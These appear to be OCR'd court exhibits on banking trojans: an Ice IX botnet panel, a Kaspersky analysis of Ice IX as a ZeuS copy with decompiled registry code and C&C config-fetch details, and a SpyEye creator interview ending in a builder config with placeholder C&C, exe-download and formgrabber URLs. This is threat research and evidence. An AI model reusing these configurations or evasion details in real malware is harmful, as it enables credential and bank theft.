


Information	
Total reports in database:	12
Time of first activity:	03.08.2011 13:35:06
Total bots:	3
Total active bots in 24 hours:	100.00% - 3
Minimal version of bot:	1.0.5
Maximal version of bot:	1.0.5

Current botnet: [All]

Actions: Reset "New bots"

New bots (3)		Online bots (2)	
NL	2	NL	1
RU	1	RU	1



Filter

Search from date (dd.mm): 03.08 to date: 03.08

Bots:

Botnets:

IP-addresses:

Countries:

Search string:

Type of report: --

□ Case sensitive.

□ Exclude retries of contents (for one day only).

□ Show only reports (don't show names of bots).

□ Show as text (text/plain).

Result:

□ Bots action: Full information

03.08.2011


□ GEBRUIK-105V21V_74DEB1E36522DF69

NL, 84.82.168.[redacted]

[+] Cookies of browsers

□ SJAKIE-PC_775A658D6522DF69

NL, 62.163.79.[redacted]



Bot's settings

Setting's path: http://localhost/cfg_proxy.php

Botnet's name: My botnet

Setting's retrieve timeout: 60 min

Statistic's retrieve timeout: 10 min

RC4 encryption key: key

□ Remove certificates □ Disable TCP Server

Setting's file: C:\Projects\Meta_distr\v1.0.5

Check if your PC is infected entering RC4 encryption key

RC4 encryption key:

You are not infected with Ice IX

EXHIBIT 12


SECURELIST

Ice IX: not cool at all

0.1

Dmitry Tarakanov
Kaspersky Lab Expert
Posted September 14, 09:47 GMT
Tags: Botnets

My colleague Jorge Mieres recently found a C&C server of a botnet based on a malicious program called Ice IX. As announced on several user forums, Ice IX is a bot created using the source code of ZeuS 2.0.8.9, which became publicly available in May. The author of the new bot says the program includes substantial enhancements, which should be interesting to those cybercriminals who steal money from users with the help of banking Trojans.



Ice IX is a new bot form-grabber similar to Zeus , but a big rival to it. It is based on modified Zeus 2 core.
The core was redesigned and enhanced. It was enhanced bypassing the proactive protection and firewall using driver mode, injects are working more stable on IE and Firefox based browsers.
The main goals were adding protection from detection by trackers, getting higher response, more stealthiness, and longer vitality. The goals were successfully reached.

Figure 1. Description of the bot

As you can see in the screenshot, the description of the new program focuses on the enhancements allegedly introduced into the ZeuS original code. These included bypassing firewalls, bypassing proactive protection provided by security products, and protection from detection by trackers. The latter obviously refers to the ZeuS Tracker https://zeustracker.abuse.ch, which has been making cybercriminals' life difficult. The program's author charged $600 for a version of the bot with a hardwired URL that the bot must connect to after infection (i.e., the C&C address), and $1800 for a version without a hard-coded C&C address.

Unfortunately, we were unable to obtain a sample of the enhanced Ice IX version – possibly, because nobody had purchased it. Most likely, this version included a mechanism that was similar to that implemented in ZeuS beginning with version 2.1. Here is how it worked in ZeuS: the bot included a key that was used in combination with the current date to generate 1020 domain names each day. The bot searched through this entire list, trying to find its C&C server.

At the same time, someone has apparently tested the base version of the bot kit. These samples were analyzed for differences from the original ZeuS samples used as the basis for the Ice IX bot.


I must confess, I had expected more. The author advertized the programs as something special, and in addition, there was a comment in the thread that the author deserved credit for bypassing proactive detection, since it was an important improvement, concluding that this was no doubt a completely new bot, much better than ZeuS… In fact, however, it was all a bunch of lies. There were no major improvements compared to ZeuS 2.0.8.9 – the version which became publicly available.

Here are the differences I was able to identify:

1) ZeuS can find the user's email credentials saved on the infected system. The bot sends any data found to the botnet operator, giving the cybercriminal access to the victim's mailboxes. However, the code section responsible for finding and processing email credentials was commented out in the

original ZeuS source code. The author of Ice IX simply removed the comment marks from this code, so the modules that were not included in ZeuS 2.0.8.9 samples were present in his bot.

2). The ZeuS 2.0.8.9 bot can be launched with the following arguments: -f, -n, -v, -i. I won’t go into the discussion of what each of them means. Let me just mention the key –i: if ZeuS 2.0.8.9 sample is launched with this key, a window with some information about the bot will be displayed:




```
V     02000809
C     004037FC
PS    000001E6
```

Figure 2. ZeuS 2.0.8.9 information window

The author of Ice IX simply removed the fragment processing this key from the code. Consequently, Ice IX sample does not support this argument.


3) A modified function that is associated with reading data from the registry has been identified. There is a small chance that this could prove that “enhancement” introduced in order to bypass proactive protection provided by security products. However, it could also be merely the consequence of compiler optimization – the result of compiling the bot’s code might have been slightly different from that for the original ZeuS code due to the changes, albeit small, introduced into Ice IX. In the ZeuS 2.0.8.9 code, the function that reads data from the registry includes all the API functions required for this task, i.e., RegOpenKeyEx, RegQueryValueEx and RegCloseKey:



```
signed int __stdcall an_Read_Registry_40E003(HKEY hKey, signed int cbData, LPCWSTR lpValueName, LPDWORD lpType, int a5)
{
  void *v5; // ebx@5
  signed int v7; // [sp+4h] [bp-4h]@1

  v7 = -1;
  *(_DWORD *)a5 = 0;
  if ( !RegOpenKeyExW(hKey, (LPCWSTR)cbData, 0, 1u, &hKey) )
  {
    cbData = 0;
    if ( !RegQueryValueExW(hKey, lpValueName, 0, lpType, 0, (LPDWORD)&cbData) )
    {
      if ( cbData )
      {
        v5 = an_heap_alloc((LPVOID)(cbData + 4));
        if ( v5 )
        {
          if ( RegQueryValueExW(hKey, lpValueName, 0, lpType, (LPBYTE)v5, (LPDWORD)&cbData) )
          {
            an_heap_free(v5);
          }
          else
          {
            *(_DWORD *)a5 = v5;
            v7 = cbData;
          }
        }
      }
      else
      {
        v7 = 0;
      }
    }
    RegCloseKey(hKey);
  }
  return v7;
}
```

Figure 3. The function in ZeuS which reads data from the registry


When a value needed to be read from the registry, it was done as follows:



```
v2 = 0;
v3 = an_Read_Registry_40E003(HKEY_LOCAL_MACHINE, (signed int)&cbData, &ValueName, 0, (int)&lpMem);
if ( v3 != -1 && (unsigned int)v3 > 0 )
```

Figure 3a. Calling the function which reads from the registry in ZeuS


In the Ice IX sample, there are some changes in the places where the function is called. The API function RegOpenKeyEx was removed from the function that reads registry data:



```
DWORD __userpurge an_Query_Registry_4170D7<eax>(HKEY *a1<edi>, LPCWSTR lpValueName, LPDWORD lpType, int a4)
{
  BYTE *v4; // eax@4
  void *lpMem; // [sp+8h] [bp-Ch]@4
  DWORD v7; // [sp+Ch] [bp-8h]@1
  DWORD cbData; // [sp+10h] [bp-4h]@1

  v7 = -1;
  cbData = 0;
  if ( !RegQueryValueExW(*a1, lpValueName, 0, lpType, 0, &cbData) )
  {
    if ( cbData )
    {
      v4 = (BYTE *)an_heap_alloc((LPVOID)(cbData + 4));
      lpMem = v4;
      if ( v4 )
      {
        if ( RegQueryValueExW(*a1, lpValueName, 0, lpType, v4, &cbData) )
        {
          an_heap_free(lpMem);
        }
        else
        {
          *(_DWORD *)a4 = lpMem;
          v7 = cbData;
        }
      }
    }
    else
    {
      v7 = 0;
    }
  }
  RegCloseKey(*a1);
  return v7;
}
```

Figure 4. The function in Ice IX that reads data from registry

As a result, whenever a value needed to be read from the registry, the API function RegOpenKeyEx was called first to open the registry key (e.g., HKEY_CURRENT_USER or HKEY_LOCAL_MACHINE) before calling the actual registry read function:



```
if ( RegOpenKeyExW(HKEY_CURRENT_USER, &SubKey, 0, 1u, &phkResult) )
{
  v6 = -1;
}
else
{
  v6 = an_Query_Registry_4170D7(&phkResult, &ValueName, 0, (int)&v13);
  v4 = 0;
}
```

Figure 4a. Calling the function to read from registry in Ice IX

I admit that some antivirus products may possibly detect ZeuS based on the presence of the above registry read function. It is quite probable that this essential function is present in all ZeuS samples regardless of version; it is also possible that its code uniquely identifies this entire malware family. Why not, after all? In this case, modifying this function (e.g., removing RegOpenKeyEx) would help to prevent the detection which depends on it.

I didn’t test all antivirus products on Ice IX samples, so I cannot say whether any product would fail to detect them because of this change. I only scanned the sample with KIS 2012 using old antivirus databases dating back to June, when nothing was known as yet about Ice IX. As the bot was runnung, KIS 2012 detected dangerous activity and blocked the program’s execution. No wonder: given the long history and extensive functionality of ZeuS, there are quite a few criteria based on which KIS/KAV can detect this malware family’s malicious code.

Now, let’s move on to the significant changes that distinguish Ice IX from ZeuS 2.0.8.9 at least to some extent.

3) In the ZeuS configuration file, there is a section called “Web Filters” in which the botnet operator defines how the bot should respond when the user visits certain websites. This is done using special characters “!”, “@”, “-“, “^” are used.

Let’s look at the way in which the “@” character is used. It is placed before the URL (e.g., @*/login.osmp.ru/*) to tell the bot to make screenshots when the user visits any addresses matching the mask specified every time that the user left -clicks the mouse, and then to send the screenshots to the cybercriminal. This is a mechanism that allows the cybercriminal to reconstruct the data entered by the user on the website using the virtual keyboard. Other symbols also define specific actions to be performed by the bot. All that the author of Ice IX did was to assign different characters to the same functions: the letters “N”, “S”, “C” and “B” have replaced “!”, “@”, “-“ and “^”, respectively.

4) The last distinguishing feature is a slightly modified method used by the bot to download the configuration file. In its code, ZeuS includes a hard-coded URL of a configuration file that anyone can download, e.g., http://www.example.com/files/config.bin. The author of Ice IX makes the point that it is this availability of configuration files that is at the root of all problems with trackers. So how does he address this issue? Here is his solution. You can no longer simply download the configuration file from a URL. Instead, you must send a specially formed POST request to a certain address (which is actually a URL hardcoded into the bot in the same location as in ZeuS 2.0.8.9). The request must include a pair of parameters: “id=&hash=”, for example:

id=TEST_WIN_XP_B5DF77116522DF69&hash=DC0D2CAB39D49FC3D5E467501A2682C5

id is the bot’s identifier calculated using the same algorithm as in ZeuS 2.0.8.9. It is used for the bot’s direct communication with the C&C.

The identifier is the computer’s name with a unique 16-digit hexadecimal number added to it. From the C&C viewpoint, both the computer name and the 16-digit number can be arbitrary. This identifier is encrypted using the RC4 algorithm (which ZeuS uses all the time to encrypt data) in combination with an S-box that is also hardcoded into the bot. The MD5 checksum is calculated for the encrypted data and sent as a hash variable. Since the bot identifier can be arbitrary (at the most it needs to meet the COMPUTERNAME_16CHARSHEXNUMBER format), the only data needed to obtain the configuration file is the S-box – it is needed to encrypt the bot identifier. But wait a minute. The configuration file is also encrypted using the same RC4 algorithm with the same S-box. Without the S-box, the configuration file is useless, a meaningless sequence of bytes. The really valuable stuff is inside the file.

So in the end it all comes down to this:

Bot	What is needed to obtain useful data from the configuration file
Ice IX	S-box
ZeuS	S-box

The question is: what is it that is supposed to make trackers’ life more difficult? And the obvious answer is “virtually nothing”. It might perhaps take an extra half hour to run a sample, make a dump, and identify the changes made to known code. And that only is one is going to do the analysis and mass-download different bots’ configuration files. However, there is an easier way: getting the parameters of the POST request from an infected computer’s traffic, which is a matter of a few minutes. With all the hype, you wouldn't believe it!

There is a saying about sports that can be applied to this situation: It takes one athlete with a 9-meter jump to win the Olympics not 9 athletes with 1-meter jumps. Same here: it doesn’t matter how many times and on how many values are encrypted using the same algorithm and the same key – with the same source data, more iterations of encryption will not result in a significantly stronger encryption algorithm. But apparently, this is not what the cybercriminal was after, and this entire business is fraud, plain and simple. Somebody decided to make some easy money by selling supposedly enhanced malware with functionality that is already publicly available.

EXHIBIT 13

MalwareIntelligence
Security against malicious code, computer intelligence and other threats

Malware Intelligence

SpyEye Bot (Part two) Conversations with the creator of crimeware

Content

Introduction

In recent weeks, SpyEye (a new financial trojan) has been popular in the news and underground and well received. The cheap cost of the software relavtive to its competition combined with an easy to use interface has increased its popularity. The ability to remove the competition with the product with a built-in ZeuS Killer has also raised eyebrows.

Our previous report, "**SpyEye. Analysis of a new crimeware alternative scenario**," addressed known technical issues involving the activities of this threat.

In this second part we present the exclusive interview by MalwareIntelligence. Through interviews with the creator of crimeware, we reveal information that shows some of the thought process and brains behind the creator of SpyEye. We also see the source code for the ZeuS Killer addition.

The way that Gribodemon thinks is not unique anymore in the cybercrime world. We are seeing individuals and groups becoming more specialized in the services they provide and are no longer spreading themselves thin. There are many industries within the cybercrime world. From coding to infrastructure support to public relations.

There was a large language barrier between me and the author so I had to keep the questions short and basic so his translator program could handle them (Lingvo). We broke up the conversation in pieces to make it flow better to the reader.

This document can be downloaded from:

Spanish version
http://www.malwareint.com/docs/spyeye-analysis-ii-es.pdf

English version
http://www.malwareint.com/docs/spyeye-analysis-ii-en.pdf

SpyEye


Recently, MalwareIntelligence has published a report which set out technical details about the behavior of SpyEye[1], an application developed as an alternative scenario in the crimeware, which allows command and control (C&C) over networks of infected computers remotely through a web-based panel administration.

During the research process, MalwareIntelligence had a talk with the creator of SpyEye. The most relavent aspects of this conversation are below.

Who is the author of SpyEye?
Gribodemon: "gribodemon=coder"
Gribodemon: not "magic"

Who is he (magic)?
Gribodemon: The guy, who helps me with PR. "Magic" was my friend, in Russia. But he is little ripper now[2].

This statement is easily verifiable, as when he launched SpyEye earlier this year, as usual through underground forums. Gribodemon commissioned the distribution of the crimeware by "Magic". Here is a screenshot with some of the information.



magic Offline
Verified seller

Join Date: Dec 2007
Posts: 7

New bot! SpyEye v1.0 [with formgrammer and autofill CC modules]

New bot! SpyEye v1.0
New bot with formgrammer and autofill CC modules

Hi, black-hat community!
My english is not very good, but, i hope you can understand me. Thnx.

I want to tell about my bot - **SpyEye v1.0**.

This bot has formgrabber.

Now, formgrabber support these browsers:

Bot uses technology of global hooking through splicing. Its hooked functions of these libraries: wininet.dll & nspr4.dll. Bot will sent reports though any application, which uses with these libraries (So, Windows Messager, IE, Maxthon uses wininet.dll)
Admin panel written on PHP and its uses mySQL. I can show you screenshots:

find logs ; info about bot ; stats with hosts

Fig. 1 – Sale SpyEye in underground forum

[1] http://malwareint.blogspot.com/2010/01/spyeye-new-bot-on-market.html

[2] Gribodemon does not speak very good English so picking "Magic" to help with PR was a decent business move. Magic has helped format the English in the posts that we have seen all over the Internet selling SpyEye.


Do you care how people use your product? Do you care that people use this to rob money from others?
Gribodemon: I don't care about it.
So, carders steal money not from people. =) They steal it from _banks_. So, banks always return stealed money to holders. =)

Not in the USA.
Gribodemon: Really? oO

Let's say you are a normal home computer user and you get ZeuS/SpyEye on your computer...Then the hacker logs on to that persons bank account after logging credentials and wires the money to mules then to the hacker in Ukraine. The "home-users" bank will not guarantee to get her all of their money back. Nothing is guaranteed.
Gribodemon: It's really funny. *ROFL*

How much money are you making from this so far?
Gribodemon: =)


What makes you code similar software?
Gribodemon: ZeuS[3] & SpyEye - trojans for steal private info. They are same shit.



Source config file: C:\Archivos de programa\EasyPHP 3.0\www\ZeuS\local\config.

```
Loading config from file 'C:\Archivos de programa\EasyPHP
3.0\www\ZeuS\local\config.txt'...
Loading succeeded!
```

Fig. 2 - Configuration and builder of ZeuS



Path to the main control panel: http://www.yourbotnet.cn/spyeye/main/
Alternative path to the main control panel: http://www.yourbotnet2.cn/spyeye/main/
Path to the formgrabber control panel: http://www.yourbotnet.cn/spyeye/formgrabber/
Encryption key: Your Enc. Key

```
ActionUrl            : "http://www.yourbotnet.cn/spyeye/main/bt_version_checker.php"
ActionUrl2           : "http://www.yourbotnet2.cn/spyeye/main/bt_version_checker.php"
LatestExeUrl         : "http://www.yourbotnet.cn/spyeye/main/bt_getexe.php"
KnockHdrs            : "http://www.yourbotnet.cn/spyeye/main/bt_knock_hdrs.php"
RightTimeUrl         : "http://www.yourbotnet.cn/spyeye/main/datetime.php"
IncHistoryUrl        : "http://www.yourbotnet.cn/spyeye/main/bin/page0.html"
CurrentUaUrl         : "http://www.yourbotnet.cn/spyeye/main/bin/ua.html"
ClickBnkUrl          : "http://www.yourbotnet.cn/spyeye/main/bt_plg_clkbnk_ct.php"
KvipUrl              : "http://www.yourbotnet.cn/spyeye/main/bt_plg_kvip.php"
CheckUrl             : "http://www.microsoft.com"
FormgrabberHostUrl   : "www.yourbotnet.cn"
FormgrabberPathUrl   : "http://www.yourbotnet.cn/spyeye/formgrabber/websitechk.php"
